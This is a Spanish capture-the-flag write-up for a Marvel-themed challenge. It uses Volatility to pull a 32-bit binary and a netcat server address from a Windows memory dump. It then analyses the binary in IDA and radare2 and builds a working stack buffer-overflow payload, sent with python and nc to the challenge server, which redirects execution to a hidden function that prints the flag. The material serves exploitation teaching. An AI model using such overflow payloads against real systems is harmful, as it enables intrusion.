

UNIVERSO MARVEL. Episodio 1. 2ª Parte.

Misión:

Tras haber conseguido la localización de la base secreta de Hydra hemos infiltrado a un soldado en la organización el cuál se encuentra realizando las pruebas de reclutamiento.

En la primera prueba no consigue resolver el formulario que le proponen, por lo que ha hecho una captura de la memoria RAM del equipo para ver si eres capaz de ayudarlo.

Deberás conseguir el programa y el servidor al que conecta para explotar el formulario y pasar al siguiente nivel.

Mucha suerte soldado.

Nick Furia.

Enlace de descarga del dumpeo de memoria:

<https://drive.google.com/open?id=1Hbo8lqq9QPAJGNCRM4aE5jHcZhILuGTN>

Info: La flag tiene el formato UAM{md5}

Descargamos el fichero y descomprimos, nos encontramos con el archivo "*image.raw*"

El fichero es un volcado de memoria, por lo que vamos a utilizar volatility

Primero identificar el sistema.

volatility -f image.raw imageinfo

```
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
```

Una vez identificado, le damos un vistazo al historial del terminal

volatility --profile=Win7SP1x64 -f image.raw consoles

```
Cmd #0 at 0x343280: cd .\Desktop\netcat-1.11
Cmd #1 at 0x1f63010: dir
Cmd #2 at 0x1f63020: cls
Cmd #3 at 0x267960: .\nc64.exe 34.247.69.86 9009
----
Screen 0x2716d0 X:120 Y:3000
```

Dump:

```
PS C:\Users\admin\Desktop\netcat-1.11> .\nc64.exe 34.247.69.86 9009
```

Bienvenido al sistema de reclutamiento de agentes.

??Veamos si tienes lo que hay que tener para ser parte de Hydra!

Parece que ya tenemos una parte resuelta, el servidor y puerto de conexión.

Pasemos a analizar los ficheros abiertos, volcando sobre fichero de texto

```
volatility --profile=Win7SP1x64 -f image.raw filescan > fich.txt
```

Nos centramos en los que están en el escritorio.

```
grep -a 'admin\Desktop' fich.txt
```

```
0x00000001285b4290      2      1 R--rwd \Device\HarddiskVolume1\Users\admin\Desktop
0x000000013d563f20     16      0 R--r-- \Device\HarddiskVolume1\Users\admin\Desktop\HydralarioHydra
0x000000013d939d10     15      0 R--r-d \Device\HarddiskVolume1\Users\admin\Desktop\netcat-1.11\nc64.exe
0x000000013dfcb730     16      0 RW--- \Device\HarddiskVolume1\Users\admin\Desktop\flag.txt
0x000000013e237650      1      1 R--rw- \Device\HarddiskVolume1\Users\admin\Desktop\netcat-1.11      fich.txt
0x000000013e39dd10      2      0 R--rwd \Device\HarddiskVolume1\Users\admin\Desktop\netcat-1.11\nc64.exe
0x000000013e3f05f0     15      0 R--rwd \Device\HarddiskVolume1\Users\admin\Desktop\desktop.ini
0x000000013ec611d0     15      0 R--r-d \Device\HarddiskVolume1\Users\admin\Desktop\netcat-1.11\nc.exe
0x000000013ef19950      2      1 R--rwd \Device\HarddiskVolume1\Users\admin\Desktop\dumpfiles-1-hydra*
```

HydralarioHydra, el ejecutable, procedemos a extraerlo.

```
volatility --profile=Win7SP1x64 -f image.raw dumpfiles -i -Q 0x000000013d563f20 -n -D d
```

Pasamos a analizar el fichero

file HydralarioHydra

```
HydralarioHydra: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=c03cee4c7f44b1055031fd53980bd22e47873ab1, not stripped
```

Probamos el ejecutable, y nos da error, parece que tenemos que crear un fichero flag.txt

```
./HydralarioHydra
```

Bienvenido al sistema de reclutamiento de agentes.


¡Veamos si tienes lo que hay que tener para ser parte de Hydra!

20

Edad: 20

¡Un verdadero agente no revela su edad! ¡Eres un farsante!


Abrimos con IDA64, para proceder con el análisis estático.



Vemos la estructura general, y algunas funciones interesantes:

- `read_flag`. Lee desde el fichero `flag.txt` y carga el contenido en memoria, variable **flag**. (mov `eax`, offset `flag` => `.bss:084160A0` `flag`)
- `check_age`. Comprueba si la edad introducida es correcta (`al = 1`), o incorrecta (`al=0`)
- `tell_me_a_secret`. Nos pide introducir los caracteres de “nuestro secreto”, debe ser la “zona” del exploit.

Detalle de la función `check_age`:



Observamos que la edad introducida `[ebp+var_10]` debe ser $\leq 1869Fh$ (99999) y mayor que 9.

Después se traslada el valor de la edad a `eax`, y luego a otra variable, `var_A` (`mov [ebp+var_A], ax`) pero con un detalle importante, no toma el valor completo `eax`, sólo su parte menos significativa, es decir los cuatro últimos dígitos, y luego, después de realizar el `printf`, verifica si el valor es 0, con ello podemos suponer que la edad correcta debe ser algo así como `X0000h`, probamos con `10000h = 65536` y ya nos aparece otro mensaje.

./HydralarioHydra

Bienvenido al sistema de reclutamiento de agentes.

¡Veamos si tienes lo que hay que tener para ser parte de Hydra!

65536

Edad: 0

Parece que tienes madera de agente... hagamos una ultima comprobacion...

Cuentame el secreto y yo te contare el mio: a

Parece que nos toca la parte de exploiting. Probamos un desbordamiento de buffer:

```
python -c 'print "65536 " + "A"*50' | ./HydralarioHydra
```

Bienvenido al sistema de reclutamiento de agentes.

¡Veamos si tienes lo que hay que tener para ser parte de Hydra!

Edad: 0

Parece que tienes madera de agente... hagamos una última comprobación...

Violación de segmento

Pues si, un bof que deberemos realizar, pasamos al análisis dinámico con radare2.

La idea es encontrar el tamaño del buffer y ver cuando empieza a sobrescribir la memoria, para ello, pondremos un breakpoint después de la solicitud del texto del secreto, `__isoc99_scanf`, donde escribimos: **aabbccddeeffgghhiijjkkllmmnn**

Abrimos radare2, en modo depuración

```
radare2 -d ./HydralarioHydra
```

Analizamos todas las funciones con **aaa**, las listamos con **afl**, buscamos la función objetivo **s sym.tell_me_a_secret** y la decompilamos **pdf**

```
[0xb7739ac0]> s sym.tell_me_a_secret
[0x0841428d]> pdf
(fcn) sym.tell_me_a_secret 64
; var int local_1 @ ebp-0x4
; var int local_4 @ ebp-0x10
; CALL XREF from 0x0841441c (sym.main)
;-- sym.tell_me_a_secret:
0x0841428d 55 push ebp
0x0841428e 89e5 mov ebp, esp
0x08414290 53 push ebx
0x08414291 83ec14 sub esp, 0x14
0x08414294 e8b7feffff call sym.__x86.get_pc_thunk.bx
^~ sym.__x86.get_pc_thunk.bx()
0x08414299 81c3671d0000 add ebx, 0x1d67
0x0841429f 83ec0c sub esp, 0xc
0x084142a2 8d83e0e4ffff lea eax, dword [ebx - 0x1b20]
0x084142a8 50 push eax
0x084142a9 e88241c3ff call sym.imp.printf
^~ sym.imp.printf(unk)
0x084142ae 83c410 add esp, 0x10
0x084142b1 83ec08 sub esp, 8
0x084142b4 8d45f0 lea eax, dword [ebp-local_4]
0x084142b7 50 push eax
0x084142b8 8d830ee5ffff lea eax, dword [ebx - 0x1af2]
0x084142be 50 push eax
0x084142bf e8dc41c3ff call sym.imp.__isoc99_scanf
^~ sym.imp.__isoc99_scanf(unk, unk)
0x084142c4 83c410 add esp, 0x10
0x084142c7 90 nop
0x084142c8 8b5dfc mov ebx, dword [ebp-local_1]
0x084142cb c9 leave
0x084142cc c3 ret
[0x0841428d]>
```

Ponemos breakpoint en 0x084142c7 con **db 0x084142c7**

Ejecutamos **dc**

Introducimos año 65536 y nuestro secreto: aabbccddeeffgghhiijjkkllmmnnoo

El código se detiene en el punto de interrupción, y pasamos al modo visual de r2, **Vpp**
Podemos ir cambiando de pantallas de visualización pulsando **p**

```
[0x084142c7 185 ./HydralararioHydra]> f tmp;sr s.. @ eip
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0xbfebd6c0 0010 71b7 0010 71b7 6161 6262 6363 6464 ..q...q.aabbccdd
0xbfebd6d0 6565 6666 6767 6868 6969 6a6a 6b6b 6c6c eeffgghhiijjkkll
0xbfebd6e0 6d6d 6e6e 6f6f 00bf acd7 ebbf 7144 4101 mmnnoo.....qDA.
0xbfebd6f0 10d7 ebbf 0000 0000 0000 0000 f7a5 57b7 .....W.
oeax 0xffffffff eip 0x084142c7 eax 0x00000001 ebx 0x08416000
ecx 0x00000001 edx 0xb771287c esp 0xbfebd6c0 ebp 0xbfebd6d8
esi 0xb7711000 edi 0xb7711000 eflags = 1PSI
;-- eip:
0x084142c7 b 90
0x084142c8 8b5dfc
0x084142cb c9
0x084142cc c3
nop
mov ebx, dword [ebp-local_1]
Leave
ret
```

En la zona de memoria, ya podemos ver nuestro secreto. Ahora veamos cómo afecta el desbordamiento a los registros. Para ello pulsamos **F8** con lo que ejecutaremos una a una las instrucciones (nop, mov ebx.....)

```
[0x6c6c6b6b 185 ./HydralararioHydra]> f tmp;sr s.. @ eip
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0xbfebd6e0 6d6d 6e6e 6f6f 00bf acd7 ebbf 7144 4101 mmnnoo.....qDA.
0xbfebd6f0 10d7 ebbf 0000 0000 0000 0000 f7a5 57b7 .....W.
0xbfebd700 0010 71b7 0010 71b7 0000 0000 f7a5 57b7 .....q...W.
0xbfebd710 0100 0000 a4d7 ebbf acd7 ebbf 0000 0000 ...../Hydrala
oeax 0xffffffff eip 0x6c6c6b6b eax 0x00000001 ebx 0x68686767
ecx 0x00000001 edx 0xb771287c esp 0xbfebd6e0 ebp 0x6a6a6969
esi 0xb7711000 edi 0xb7711000 eflags = 1PSI
;-- eip:
0x6c6c6b6b ff
invalid
```

Tras la ejecución del ret vemos que

eip = 0x6c6c6b6b (llkk)

ebp = 0x6a6a6969 (iiij)

ebx = 0x68686767 (hhgg)

Y al inicio de la pila se queda 6d6d6e6e ... (mmnnoo).

Hay que tener en cuenta la notación *little-endian*, por eso nos aparecen “invertidos”

Con esta información ya podemos sobrescribir estos registros con los valores que mejor nos convenga. Sabemos que aabbccddeeff (12 bytes) son del buffer, 4 del registro ebx, 4 del registro ebp, y 4 de EIP.

12 + ebx(4) + ebp(4) + EIP(4) + ...

Ahora tenemos que conseguir una dirección para el registro EIP, que nos muestre la flag.

Tras volver IDA64, comprobamos que hay referencias a una cadena “**Buen trabajo!**” que son utilizadas por la función **a**, que en principio no se “llama” desde ninguna parte del ejecutable, debe estar por una buena razón, y tras ver el código, observamos que realiza un printf de un valor que se le pasa por parámetro **arg_0**.



```

; Attributes: bp-based frame
public a
a proc near
var_4= dword ptr -4
arg_0= dword ptr 8

push    ebp
mov     ebp, esp
push    ebx
sub     esp, 4
call    __x86_get_pc_thunk_bx
add     ebx, 1D27h
sub     esp, 0Ch
lea     eax, (aBuenTrabajo - 8416000h)[ebx] ; "\nBuen trabajo!"
push    eax
call    _puts
add     esp, 10h
sub     esp, 0Ch
push    [ebp+arg_0]
call    _printf
add     esp, 10h
sub     esp, 0Ch
lea     eax, (aAgente - 8416000h)[ebx] ; "\nAgente!"
push    eax
call    _printf
add     esp, 10h
nop
mov     ebx, [ebp+var_4]
leave
retn
a endp

```

Ya tenemos la solución, sólo tendremos que “saltar” a la dirección de la función **a**, cargando en memoria como parámetro, la dirección de memoria donde se almacena la flag.

Estas direcciones, podemos obtenerlas desde IDA, o desde r2. (**afo sym.a, is~flag**)

funcion_a = **0x084142CD**

flag = **0x084160A0**

Pasamos a probar el exploit en r2, para ello “recargamos” el ejecutable, **oo** y **dc**

Introducimos nuevamente el año 65536 y la cadena **aabbccddeeffgghhijjkkllmmnn**

El punto de interrupción sigue activo, ahora cambiaremos los valores de **kkll** (eip) **mmnn**(flag) por las direcciones anteriores. **V** y pulsamos : para introducir valores

wx 0x084142cd @esp+28

wx 0x084160a0 @esp+32

Tras seguir la traza con **F8**, comprobamos que salta a la función **a**, pero no carga en el registro la variable, si seguimos hasta el **ret**, comprobamos que tras este, **eip** apunta a **0x084160a0**. nuestra flag, malo, debemos corregirlo.

Esto quiere decir que debemos poner EIP + dir.RET + flag para que funcione el exploit.
 ¿Que dirección de ret introducimos?, pues la correspondiente a la instrucción siguiente al
 call *tell_me_a_secret* **pdf@sym.main**.
 Podemos poner cualquier otra dirección, lo ideal es introducir alguna que no de fallo de
 segmentación, para terminar con la ejecución correctamente. (*_exit*)

```

0x08414413  50          push    eax
0x08414414  e81740c3ff  call    sym.imp.printf ;sym.imp.printf(unk)
0x08414419  83c410      add     esp, 0x10
0x0841441c  e86cfeffff  call    sym.tell_me_a_secret ;sym.tell_me_a_secret()
0x08414421  b800000000  mov     eax, 0
0x08414426  eb17       jmp     0x841443f

```

Repetimos el proceso, y esta vez modificamos de la siguiente manera:

wx 0x084142cd @esp+28 (función a)
wx 0x08414421 @esp+32 (ret)
wx 0x084160a0 @esp+36 (flag)

Ahora si que funciona correctamente, ya solo nos queda probarlo en servidor remoto para
 obtener la flag. Utilizamos python, teniendo en cuenta el escribir las direcciones en el
 formato correcto (derecha a izquierda).

**python -c 'print "65536 " + "A"*20 + "\xcd\x42\x41\x08" + "\x21\x44\x41\x08" +
 "\xa0\x60\x41\x08"' | nc 34.247.69.86 9009**

65536 AAAAAAAAAAAAAAAAAAAAAA♦BA^H!DA^H♦A^H

Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!

Edad: 0
Parece que tienes madera de agente... hagamos una ultima comprobacion...
Cuentame el secreto y yo te contare el mio:
Buen trabajo!
 UAM{f2d593fa4eb0cd1860ed80fb0f7236ca}

UAM{f2d593fa4eb0cd1860ed80fb0f7236ca}
 Found : R3c1u73d_by_Hydr4
 (hash = f2d593fa4eb0cd1860ed80fb0f7236ca)

@bicacaro